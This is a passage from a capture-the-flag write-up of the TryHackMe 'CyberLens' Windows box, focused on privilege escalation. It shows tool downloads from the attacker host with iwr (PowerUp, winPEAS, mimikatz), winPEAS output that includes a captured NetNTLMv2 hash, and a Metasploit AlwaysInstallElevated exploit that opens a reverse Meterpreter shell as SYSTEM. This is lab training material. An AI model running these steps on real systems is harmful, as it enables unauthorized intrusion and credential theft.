
PRIVILEGE ESCALATION


I then ran privilege escalation checks using **PowerUp** and **winPEAS**.


```
C:\Users\CyberLens\Desktop>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\CyberLens\Desktop> iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\Users\CyberLens\Desktop\PowerUp.ps1
iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\Users\CyberLens\Desktop\PowerUp.ps1
PS C:\Users\CyberLens\Desktop> dir
dir


    Directory: C:\Users\CyberLens\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----          3/7/2025   4:30 PM         600580 PowerUp.ps1
-a----          6/6/2023   7:54 PM             25 user.txt


PS C:\Users\CyberLens\Desktop>
```


```
PS C:\Users\CyberLens\Desktop> Import-Module .\PowerUp.ps1
Import-Module .\PowerUp.ps1
PS C:\Users\CyberLens\Desktop> Invoke-AllChecks
Invoke-AllChecks


ModifiablePath    : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
IdentityReference : CYBERLENS\CyberLens
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize ... }
%PATH%            : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\CyberLens\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Check         : AlwaysInstallElevated Registry Key
AbuseFunction : Write-UserAddMSI
```


```
File  Actions  Edit  View  Help
root@kali: ~/thm/cyberlens ×  root@kali: ~/thm/cyberlens ×  root@kali: ~/thm/cyberlens ×  root@kali: ~/thm/cyberlens ×
dir


    Directory: C:\Users\CyberLens\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----          3/7/2025   4:30 PM         600580 PowerUp.ps1
-a----          6/6/2023   7:54 PM             25 user.txt
-a----          3/7/2025   4:36 PM       10143744 winPEAS.exe


PS C:\Users\CyberLens\Desktop> .\winPEAS.exe
.\winPEAS.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argumen
t. Note that this search might take several minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v
VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you a
re admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then st
art a new CMD
```


root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
System Information
Basic System Information
Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#version-exploits
OS Name: Microsoft Windows Server 2019 Datacenter
OS Version: 10.0.17763 N/A Build 17763
System Type: x64-based PC
Hostname: CyberLens
ProductName: Windows Server 2019 Datacenter
EditionID: ServerDatacenter
ReleaseId: 1809
BuildBranch: rs5_release
CurrentMajorVersionNumber: 10
CurrentVersion: 6.3
Architecture: AMD64
ProcessorCount: 2
SystemLang: en-US
KeyboardLang: English (United States)
TimeZone: (UTC) Coordinated Universal Time
IsVirtualMachine: False
Current Time: 3/7/2025 4:36:54 PM
HighIntegrity: False
PartOfDomain: False
Hotfixes: KB4601555 (3/11/2021), KB4470502 (12/12/2018), KB4470788 (12/12/2018), KB4480056 (1/9/2019), KB4486153 (3/11/2021), KB4493510 (4/21/2019), KB4499728 (5/15/2019), KB4504369 (6/12/2019), KB4512577 (9/11/2019), KB4512937 (9/6/2019), KB4521862 (10/9/2019), KB4523204 (11/13/2019), KB4535680 (1/13/2021), KB4539571 (3/18/2020), KB4549947 (4/15/2020), KB4558997 (7/15/2020), KB4562562 (6/10/2020), KB4566424 (8/12/2020), KB4570



root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
WEF Settings
Windows Event Forwarding, is interesting to know were are sent the logs
Not Found
LAPS Settings
If installed, local administrator password is changed frequently and is restricted by ACL
LAPS Enabled: LAPS not installed
Wdigest
If enabled, plain-text crds could be stored in LSASS https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#wdigest
Wdigest is not enabled
LSA Protection
If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot be disabled by deleting the registry key) https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#lsa-protection
LSA Protection is not enabled
Credentials Guard
If enabled, a driver is needed to read LSASS memory https://book.hacktricks.wiki/windows-hardening/stealing-credentials/credentials-protections#credentials-guard
CredentialGuard is not enabled
Virtualization Based Security Status: Not enabled
Configured: False
Running: False
Cached Creds



root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
Users Information
Users
Check if you have some admin equivalent privileges https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#users--groups
Current user: CyberLens
Current groups: Domain Users, Everyone, Builtin\Remote Desktop Users, Users, Interactive, Console Logon, Authenticated Users, This Organization, Local account, Local, NTLM Authentication
CYBERLENS\Administrator: Built-in account for administering the computer/domain
Groups: Administrators
Password: CanChange-NotExpi-Req
CYBERLENS\CyberLens
Groups: Remote Desktop Users,Users
Password: CanChange-NotExpi-Req
CYBERLENS\DefaultAccount(Disabled): A user account managed by the system.
Groups: System Managed Accounts Group
Password: CanChange-NotExpi-NotReq
CYBERLENS\Guest(Disabled): Built-in account for guest access to the computer/domain
Groups: Guests
Password: NotChange-NotExpi-NotReq



root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
Enumerating WLAN using wlanapi.dll failed, trying to enumerate using 'netsh'
No saved Wifi credentials found
Looking AppCmd.exe
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#appcmdexe
Not Found
You must be an administrator to run this check
Looking SSClient.exe
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#scclient--sccm
Not Found
Enumerating SSCM - System Center Configuration Manager settings
Enumerating Security Packages Credentials
Version: NetNTLMv2
Hash: CyberLens::CYBERLENS:1122334455667788:551c7b8f329c453ef3f46510c9d3a401:0101000000000000c4689c287f8fdb010df0f4d0d66a9dfb000000000800300
Browsers Information
Showing saved credentials for Firefox


root@kali: ~/thm/cyberlens
File Actions Edit View Help
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
root@kali: ~/thm/cyberlens
File Permissions "C:\Users\CyberLens\Desktop\winPEAS.exe": CyberLens [AllAccess]
File Permissions "C:\Users\CyberLens\Desktop\PowerUp.ps1": CyberLens [AllAccess]
Looking for Linux shells/distributions - wsl.exe, bash.exe
Do you like PEASS?
Learn Cloud Hacking : training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
PS C:\Users\CyberLens\Desktop> iwr http://10.21.17.140/mimikatz.exe -OutFile C:\Users\CyberLens\Desktop\mimikatz.exe
iwr http://10.21.17.140/mimikatz.exe -OutFile C:\Users\CyberLens\Desktop\mimikatz.exe
PS C:\Users\CyberLens\Desktop> exit
exit
C:\Windows\system32>exit
exit
meterpreter >
meterpreter > bg
[*] Backgrounding session 1 ...

Since both of them revealed nothing of interest, I ran the local exploit suggester module in metasploit.







I after getting a bunch of recommendations, I tried each one of them one after the other. Starting with the first exploit, I configured the required options.

Running it got me root access on the target.

```
msf6 exploit(windows/local/always_install_elevated) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] Uploading the MSI to C:\Users\CYBERL~1\AppData\Local\Temp\1\wAiLIsp.msi ...
[*] Executing MSI...
[*] Sending stage (177734 bytes) to 10.10.82.152
[+] Deleted C:\Users\CYBERL~1\AppData\Local\Temp\1\wAiLIsp.msi
[*] Meterpreter session 3 opened (10.21.17.140:4444 → 10.10.82.152:49868) at 2025-03-07 12:24:13 -0500

meterpreter > sysinfo
Computer        : CYBERLENS
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Finally I captured the root flag from the *Administrator's* Desktop.

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\Administrator\Desktop

06/06/2023  07:45 PM    <DIR>          .
06/06/2023  07:45 PM    <DIR>          ..
11/27/2023  07:50 PM                24 admin.txt
06/21/2016  03:36 PM               527 EC2 Feedback.website
06/21/2016  03:36 PM               554 EC2 Microsoft Windows Guide.website
               3 File(s)          1,105 bytes
               2 Dir(s)  14,922,104,832 bytes free

C:\Users\Administrator\Desktop>more admin.txt
more admin.txt
THM{[redacted]}
```

That's it from my side! Until next time :)
